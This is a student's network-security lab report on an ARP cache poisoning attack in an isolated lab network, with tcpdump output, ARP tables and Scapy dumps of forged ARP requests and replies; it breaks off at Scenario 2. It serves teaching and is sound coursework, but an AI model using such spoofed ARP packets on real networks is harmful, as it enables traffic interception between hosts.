COMPUTER NETWORK SECURITY LABORATORY

NAME : PREM SAGAR J S	**SRN : PES1UG20CS825**	**SEC : H**

ARP Cache Poisoning Attack Lab

Lab Setup :

Attacker (Host M) - 10.9.0.105
Host A - 10.9.0.5
Host B - 10.9.0.6


Task 1: ARP Cache Poisoning

Task 1.A: Using ARP request

- **Without Ether**

On Host A :


- Running arp command and tcpdump on Host A
- Checking the arp cache table after the attack



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:16:38.395253 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
17:16:38.395414 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
17:16:38.439264 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
17:16:38.439439 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

On Host B :


- Ruunig arp command and tcpdump on Host B
- Checking the arp cache table after the attack



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:16:38.395256 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>
```

On Attacker Machine :


- Running the script on the attacker's machine



```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>
```

On Host A:

- Deleting all the arp entries in arp cache table




```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp -d 10.9.0.105
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp -d 10.9.0.6
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

- **With Ether :**

On Host A:


- ➢ Running arp command and tcpdump on Host A
- ➢ Checking the arp cache table after the attack



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:19:01.887428 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
17:19:01.887520 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

On Host B:


- ➢ Running arp command and tcpdump on Host B
- ➢ Checking the arp cache table after the attack



```
Host B:PES1UG20CS825:Prem Sagar J S:/
>arp
Host B:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

On Attacker Machine :


- ➢ Running the script on the attacker's machine



```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5


.
Sent 1 packets.
```

On Host A:

- ➢ Deleting all the arp entries in arp cache table



```
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp -d 10.9.0.6
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

Questions:

1. What does the ‘op’ in the screenshot of the attacker machine signify? What is its default value?

=> op field specifies the nature of the arp message/packet. The default value will be 0 or 1.

2. What was the difference between the ARP cache results in the above 2 approaches? Why did you observe this difference?

=> The Main difference between 2 approaches


- ✓ In the 1st approach without ether we were able execute code successfully but in the arp cache of Host A has two entries that of Attacker’s and Host B entries with the same MAC address.
- ✓ In the 2nd approach with ether since specifying the ether parameters on the code there’s only Host B’s entry with attackers MAC is mapped on the Host A’s arp cache.

Task 1.B: Using ARP Reply

– Scenario 1: B’s IP is already in A’s cache.

On Host A:


- ➢ Updated with B’s entry
- ➢ Executed arp and tcpdump command
- ➢ checked updated arp cache table



```
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:23:16.238233 IP6 fe80::42:70ff:fea7:af93.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.loca
l. PTR (QM)? _ipp._tcp.local. (45)
17:23:19.354576 IP6 fe80::ec96:c6ff:fe6e:3fc8.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.lo
cal. PTR (QM)? _ipp._tcp.local. (45)
17:23:26.634721 IP6 fe80::42:70ff:fea7:af93 > ff02::2: ICMP6, router solicitation, length 16
17:24:30.887749 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
Host A:PES1UG20CS825:Prem Sagar J S:/
>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
Host A:PES1UG20CS825:Prem Sagar J S:/
>
```

On Attacker's Machine :

- Executed script to update the Host A cache to place B's IP
- Running task1B.py that is arp reply attack code on Host M




```
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker:PES1UG20CS825:Prem Sagar J S:/volumes/Codes
>
```

– Scenario 2: B's IP is not in A's cache.

On Host A:

